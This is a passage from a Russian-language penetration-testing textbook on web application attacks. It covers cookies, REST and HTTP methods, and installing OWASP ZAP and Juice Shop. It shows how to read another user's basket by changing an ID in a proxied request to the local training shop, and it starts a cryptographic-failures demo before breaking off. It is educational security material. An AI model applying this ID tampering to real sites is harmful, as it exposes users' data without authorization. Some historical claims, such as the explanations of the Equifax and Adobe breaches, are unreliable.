Теперь вы видите список уязвимостей с краткой информацией и оценкой CVSS (рис. 6.19). Для получения детальных данных попробуйте кликнуть по одной из строк списка. Используя полученную информацию, вы можете определить слабые места в целевой ИС, определить дальнейший вектор проникновения и подобрать необходимые инструменты для осуществления атаки.




Рис. 6.19. Информация об уязвимости

07 Атаки на веб-приложения

Предположим, что в ходе сбора информации о целевой организации мы обнаружили веб-приложение. На самом деле было бы очень странно, если бы в ходе сбора информации мы не обнаружили ни одного веб-приложения. Что же это такое? Веб-приложение — это программное обеспечение, которое использует веб-технологии и работает через интернет-браузер. Оно может выполнять различные задачи и функции: обработка данных, управление контентом или предоставление интерактивных сервисов. Веб-приложения доступны на различных платформах и устройствах — компьютерах, смартфонах и планшетах, при этом не требуют установки на локальном компьютере, поскольку основная часть их функций обрабатывается на сервере. Это позволяет пользователям получать доступ к веб-приложению с любого места и на любом устройстве, имеющем подключение к интернету.

Популярность таких приложений постоянно растет. Это легко понять — веб-приложения — кросс-платформенные, многопользовательские, не требующие клиентских вычислительных мощностей и вместе с тем необыкновенно функциональные. Крупные организации обычно держат свои ресурсы на своих же серверах, и разумеется, к этим серверам есть доступ у любого человека. Ведь нет смысла делать публичную страничку организации для того, чтобы впоследствии закрыть пользователям доступ к ней. Это и делает веб-приложения самой популярной мишенью для атак.

Если раньше веб-странички были сверстаны на HTML и представляли собой не что иное, как простой документ, то теперь практически любой сайт является сложным программным продуктом с множеством подключаемых модулей. Программный код выполняется на стороне сервера, а пользователю выдается только результат его работы.

Взлом веб-приложения становится возможным по двум причинам: это программный комплекс, который, как и любой другой, может быть взломан; чем больше программного кода, тем больше вероятность ошибки в нем.

Знакомство с cookie

Познакомимся поближе с такой, казалось бы, известной вещью, как cookie. Важность cookie нельзя преуменьшать, как и потенциальные риски и потери, связанные с возможностью использования их злоумышленниками для своих атак.

Все большие сайты начинают когда-нибудь использовать cookie, при нынешнем положении вещей это практически неизбежно. Возьмем, например, самый обычный интернет-магазин. Пользователь просматривает каталог товаров и добавляет один из них в корзину. На этой стадии интернет-магазин уже создает без его ведома файл cookie на компьютере пользователя. Файл будет содержать в себе информацию о товарах в корзине в качестве обязательной. Веб-приложению необходимо где-то хранить информацию о действиях пользователя, ведь практически каждый раз, когда покупатель нажимает на какую-либо кнопку на страничке, приложение на стороне сервера запускается вновь. И делать это оно будет, имея в распоряжении все данные, которые предоставил пользователь в течение этой сессии, а также информацию, которую сгенерировал сам сервер. Чтобы не тратить ресурсы предприятия для хранения этого массива информации, на стороне клиента и создается файл cookie. В нем может храниться не только информация о товарах, но и данные для аутентификации, персональные данные пользователя и история его прошлых сессий.

Файлы cookie также могут использоваться для отслеживания активности пользователя на веб-сайте, что помогает администраторам сайта анализировать трафик и оптимизировать контент. Они служат для идентификации пользователей, помогая сохранить их вход в систему при переходах между различными страницами сайта, и могут использоваться для предотвращения мошенничества.

Однако файлы cookie также вызывают определенные проблемы с конфиденциальностью, поскольку они позволяют веб-сайтам отслеживать действия пользователей и собирать информацию без их согласия. В связи с этим многие страны ввели законы, требующие от веб-сайтов информировать пользователей о своей политике использования cookie и получать подтверждение согласия на их применение.

Структура файла cookie достаточно проста. Это обычный текстовый файл, где данные представлены в формате «параметр = значение». Данные файла передаются по SSL-протоколу, но данные файла, созданного сайтом mycorp.org, не могут быть прочитаны веб-приложением, работающим на другом домене, например myisp.net.

Что же можно сделать с этим файлом? Его можно украсть. Для этого очень часто используют XXS, который будет рассмотрен далее. Подменив свой cookie на cookie-файл жертвы, можно без проблем работать от ее имени. Кроме того, проанализировав сам файл и поменяв значения в нем, можно попытаться получить более высокие привилегии или доступ к административной части сайта.

REST API

REST API (Representational State Transfer Application Programming Interface) — это стиль архитектуры и подход к обмену данными через интернет между различными компонентами одной системы или разными системами, основанный на протоколе HTTP.

REST представляет собой набор принципов и ограничений, которые делают взаимодействие между системами более гибким, масштабируемым и надежным.

К основным понятиям REST API относятся:

- отсутствие использования информации о состоянии (Stateless). Каждый запрос клиента должен содержать всю информацию, необходимую для его обработки. Сервер не хранит информацию о предыдущих запросах, что упрощает обработку и масштабирование;
- кэшируемость (Cacheable). Ответы сервера могут быть кэшированы на стороне клиента, что снижает нагрузку на сервер и ускоряет обработку последующих запросов;
- унифицированность интерфейса (Uniform Interface). Стандартизированный набор методов и правил делает REST API простым для использования и понимания;
- иерархия клиент — сервер (Client-Server). Взаимодействие между клиентом и сервером разделено, что позволяет разрабатывать и масштабировать каждую часть независимо друг от друга.

REST API использует стандартные методы HTTP для выполнения таких операций, как создание, чтение, обновление и удаление данных (CRUD). Эти методы включают в себя GET, POST, PUT, PATCH и DELETE. REST API также использует стандартные коды состояния HTTP для индикации успешности или ошибки выполнения запроса.

REST API часто используется для разработки веб-сервисов и взаимодействия между различными компонентами системы или с другими системами — мобильными приложениями, веб-приложениями или сторонними сервисами.

HTTP-методы

Под HTTP-методами понимаются стандартные методы запросов, используемые протоколом HTTP для взаимодействия между клиентом и сервером. Они определяют действие, которое должно быть выполнено на сервере в ответ на запрос. Основными HTTP-методами являются следующие:

- GET: используется для получения данных от сервера и не влияет на его состояние;

- POST: отправляет данные на сервер для создания нового ресурса или изменения существующих данных;
- PUT: загружает данные на сервер для полного обновления существующего ресурса или создания нового, если он не существует;
- PATCH: загружает данные на сервер для частичного обновления существующего ресурса;
- DELETE: удаляет указанный ресурс на сервере;
- HEAD: аналогичен GET, но возвращает только заголовки ответа, без основного содержания; используется для проверки существования ресурса или получения метаданных;
- OPTIONS: возвращает информацию о методах запросов, поддерживаемых для указанного ресурса;
- CONNECT: используется для установления сетевого соединения, обычно в контексте использования прокси-сервера;
- TRACE: возвращает запрос, который был отправлен клиентом, в теле ответа; используется для диагностики и отладки.

OWASP

OWASP (Open Web Application Security Project) — международная некоммерческая организация, деятельность которой направлена на улучшение безопасности веб-приложений. Основанная в 2001 году, OWASP предоставляет ресурсы, инструменты, стандарты и образовательные материалы для помощи разработчикам, тестировщикам и организациям с целью обеспечения безопасности веб-приложений.

Одним из наиболее известных проектов OWASP является «Топ-10 OWASP» — список десяти наиболее критических угроз безопасности веб-приложений, который обновляется каждые несколько лет. Этот список помогает разработчикам и организациям определить основные угрозы безопасности и принять меры для их устранения и предотвращения.

OWASP также разрабатывает и поддерживает разнообразные проекты, такие как инструменты тестирования безопасности, руководства по безопасной разработке и обучающие материалы, которые доступны бесплатно.

Инструменты OWASP

В этой главе мы рассмотрим все десять актуальных и встречающихся повсеместно уязвимостей, используя два инструмента OWASP. Первый представляет собой инструмент для анализа и проведения атак, а второй — это тестовая среда, разработанная OWASP.

OWASP ZAP

OWASP ZAP (Zed Attack Proxy) — бесплатный и открытый инструмент для динамического тестирования безопасности веб-приложений, разработанный и поддерживаемый проектом OWASP. Запускается на платформе Java и доступен для нескольких операционных систем, включая Kali Linux.

ZAP можно использовать для тестирования веб-приложений как в автоматическом, так и в ручном режиме. Он работает как прокси-сервер, перехватывая и анализируя трафик между пользовательским браузером и веб-приложением. С его помощью можно выполнять различные виды атак, например сканирование на наличие уязвимостей, атаки на базы данных и тестирование на проникновение. Как и другие сканеры безопасности, ZAP умеет генерировать отчеты, работает с пользовательскими скриптами, собирает информацию о цели и многое другое.

ZAP обладает интуитивно понятным графическим интерфейсом, который облегчает процесс тестирования и анализ результатов. Этот инструмент широко используется разработчиками, тестировщиками безопасности и аудиторами для идентификации и устранения угроз безопасности веб-приложений на различных стадиях разработки и эксплуатации.

Установка ZAP в Kali Linux выполняется одной командой:

```
$sudo apt install zaproxy
```

После установки ZAP появляется в пользовательском меню в разделе Web Application Analysis. После первого запуска (рис. 7.1) не забудьте обновить базы данных ZAP.




Рис. 7.1. Первый запуск ZAP

Juice Shop

OWASP Juice Shop — это учебное веб-приложение, разработанное и поддерживаемое проектом OWASP, содержащее уязвимости в безопасности. Это современное веб-приложение, написанное на стеке технологий Node.js, Express и Angular, имитирует интернет-магазин.

Juice Shop разработан в качестве учебной площадки для получения практических навыков тестирования на проникновение и обучения безопасности в области веб-приложений. Веб-приложение содержит множество уязвимостей, в том числе из списка Топ-10 OWASP. OWASP Juice Shop также предоставляет соревновательную систему «Capture The Flag» (CTF) и различные задачи, которые стимулируют пользователей находить и исправлять уязвимости. Благодаря своей открытой архитектуре Juice Shop может быть легко развернут на различных платформах (в том числе на Docker или Heroku).

Данный продукт также доступен в репозитории Kali Linux, для его установки выполните команду:

```
$sudo apt install juice-shop
```

Для запуска приложения используется команда:

```
$sudo juice-shop -h
```

После этого вы можете оценить вашу новую страничку, введя в браузер адрес http://localhost:42000 (рис. 7.2).




Рис. 7.2. Интерфейс Juice Shop

После завершения работы не забудьте остановить Juice Shop, выполнив команду:

```
$sudo juice-shop-stop
```

Нарушение контроля доступа

Уязвимость нарушения контроля доступа (Broken Access Control) в веб-приложении возникает, если система контроля доступа недостаточно защищает определенные ресурсы или функции либо неправильно ограничивает доступ к ним. Это может привести к тому, что атакующие получат несанкционированный доступ к чувствительным данным, функциональным возможностям или возможностям, которые должны быть доступны только определенным пользователям или группам пользователей.

Нарушение контроля доступа может проявляться в различных формах:

- горизонтальное повышение привилегий (Horizontal Privilege Escalation), когда пользователь получает доступ к данным или функциям другого пользователя с тем же уровнем привилегий;
- вертикальное повышение привилегий (Vertical Privilege Escalation), когда пользователь с низким уровнем привилегий получает доступ к данным или функциям, доступным только пользователям с более высоким уровнем привилегий;
- неправильная проверка привилегий (Insecure Permission Checks), когда система контроля доступа неправильно проверяет разрешения пользователя, что может привести к несанкционированному доступу к ресурсам;
- нарушение контроля доступа на основе ролей (Role-Based Access Control Violation), когда пользователь с определенной ролью получает доступ к ресурсам или функциям, которые должны быть ограничены другими ролями.

Так как уязвимости такого типа возникают в основном из-за неправильной архитектуры и логики работы приложений, на данный момент не существует достаточно хороших систем автоматического поиска таких уязвимостей, поэтому чаще всего их находят в ходе ручной проверки.

По статистике OWASP, на данный момент около 94 % приложений имеют проблемы с контролем доступа, это одна из самых часто встречаемых уязвимостей.

Обычно после нахождения данного типа уязвимости атакующий пробует повысить свои привилегии до максимально возможного уровня. В результате таких атак он получает доступ к закрытой информации, которую затем продает на черных рынках. В некоторых случаях, получив доступ к системе, атакующий может осуществить заражение системы вредоносным ПО или вызвать сбой в системе, что приведет к отказу в обслуживании. Взломанные системы в дальнейшем могут быть использованы для нападения на другие компоненты инфраструктуры.

Продемонстрируем горизонтальное повышение привилегий на нашей тестовой системе. По умолчанию наша система не содержит пользователей, поэтому первым нашим шагом будет создание нескольких пользователей. Для этого пройдите регистрацию несколько раз, как сделали бы это обычные пользователи интернет-магазина (рис. 7.3).




Рис. 7.3. Регистрация пользователей

Для дальнейших действий нам понадобится OWASP ZAP. Запустите его и сконфигурируйте свой браузер таким образом, чтобы он использовал прокси-сервер, адрес 127.0.0.1 и порт 8080. Учтите, что запросы на localhos и 127.0.0.1 всегда идут напрямую, поэтому к нашему сайту, несмотря на то что он находится на нашей же машине, мы будем обращаться по имени хоста — http://kali: 42000.

Теперь, когда у нас есть пользователь, войдем в систему с созданным на предыдущем шаге логином и паролем. Добавим в нашу корзину, скажем, яблочный сок. Теперь выйдем из системы, нажав кнопку Logout, и зайдем с другим аккаунтом. Добавим в корзину другой товар, например банановый сок.

Если вы сейчас откроете корзину, то увидите только те товары, которые вы добавили, работая с учетной записью текущего пользователя, — вы не сможете получить доступ к корзине первого пользователя. Так и должно быть.

Теперь посмотрим, что мы видим в ZAP. Во время нашей работы происходит отправка POST-запросов и получение GET ответов, наш прокси-сервер тщательно сохраняет все для того, чтобы мы в дальнейшем могли провести анализ (рис. 7.4).




Рис. 7.4. Сохраненные запросы

Анализируя имеющуюся информацию, мы нашли одну интересную строку, а именно:

```
GET http://kali:42000/rest/basket/6 HTTP/1.1
```

Осмелимся предположить, что цифра 6 может быть уникальным идентификатором корзины. Для проверки нашей теории попробуем сформировать новый запрос, в котором мы поменяем один лишь идентификатор. Для этого откроем контекстное меню, кликнем по интересующему нас запросу правой кнопкой мыши и выберем пункт Open/Resend with Request Editor.

В появившемся редакторе заменим идентификатор и нажмем кнопку Send для повторной отправки запроса (рис. 7.6).

Что же мы видим, моментально получив ответ (рис. 7.7)? У нас появился доступ к информации о корзине другого пользователя. На самом деле вместо корзины могут быть какие угодно данные. Сам факт получения доступа к данным пользователя путем замены идентификатора в запросе основан на критической ошибке. Правильно разработанная система никогда не должна выдавать такую информацию.

Одним из самых известных взломов системы через нарушение контроля доступа была атака на компанию Equifax в 2017 году. Equifax — крупное американское кредитное бюро, хранящее чувствительные финансовые данные миллионов людей.




Рис. 7.5. Контекстное меню




Рис. 7.6. Редактор запроса

В результате атаки были украдены данные более 147 млн американцев, включая имена, даты рождения, социальные страховые номера и адреса. Взлом произошел из-за уязвимости в популярном веб-приложении Apache Struts, которое использовалось в Equifax. Уязвимость позволила атакующим выполнить произвольный код на серверах Equifax. В основе атаки лежало нарушение контроля доступа, так что

злоумышленники смогли получить доступ к чувствительным данным, которые должны были быть доступны только авторизованным сотрудникам компании.




Рис. 7.7. Полученный ответ

Дефекты в криптографии

Дефекты в криптографии (Cryptographic Failures) — это тип уязвимости веб-приложений, связанный с некорректным использованием или реализацией криптографических функций и механизмов. Эти уязвимости могут возникать из-за ошибок в кодировании, неправильной конфигурации или использования устаревших и небезопасных алгоритмов. Криптографические ошибки могут привести к несанкционированному доступу к защищенным данным и к другим серьезным последствиям для безопасности веб-приложений.

Некоторые распространенные примеры криптографических ошибок включают в себя:

- использование слабых или устаревших алгоритмов шифрования, которые могут быть взломаны с помощью современных атак;
- неправильное хранение и защиту ключей шифрования, что может привести к их утечке и использованию злоумышленниками;
- ошибки в реализации протоколов шифрования, таких как SSL/TLS, что приводит к утечке информации или возможности проведения атак «человек посередине» (Man-in-the-Middle);
- недостаточная защита паролей пользователей, например использование небезопасных методов хранения или передачи паролей без должной криптографической защиты;

- ошибки в процессе генерации случайных чисел или инициализационных векторов, что снижает стойкость криптографических систем;
- как таковое отсутствие криптографической защиты.

Одним из известных взломов систем, связанных с криптографическими ошибками, является атака на Adobe в 2013 году. В результате атаки было скомпрометировано около 38 млн пользовательских аккаунтов, а также были украдены исходные коды различных продуктов компании.

Основной криптографической ошибкой в этом случае было неправильное хранение и защита паролей пользователей. Adobe использовала для хранения паролей одностороннее шифрование с помощью алгоритма MD5 без «соли» (salt — набор дополнительных случайных данных, добавляемых к паролю для усиления криптографической стойкости). Это привело к тому, что злоумышленники смогли легко восстановить оригинальные пароли пользователей с использованием так называемых таблиц радужных цепочек (rainbow tables). Кроме того, из-за неправильной реализации криптографической защиты злоумышленники смогли получить доступ к таким зашифрованным данным пользователей, как номера кредитных карт и личная информация.

Для демонстрации сказанного вернемся к нашей тестовой среде. Мы используем тот же набор инструментов, что и в предыдущем разделе, поэтому сразу перейдем к делу. На данном этапе нам необходимо выйти из своего аккаунта в Juice Shop, а затем пройти процедуру восстановления пароля (рис. 7.8). Вам потребуется указать адрес электронной почты, ответ на секретный вопрос и дважды указать пароль. Готово? Теперь проанализируем трафик.




Рис. 7.8. Восстановление пароля

Используя ZAP, попробуем повторно отправить POST, который уже был отправлен при попытке сброса пароля (рис. 7.9), и проанализируем ответ (рис. 7.10).




Рис. 7.9. Редактирование и отправка запроса

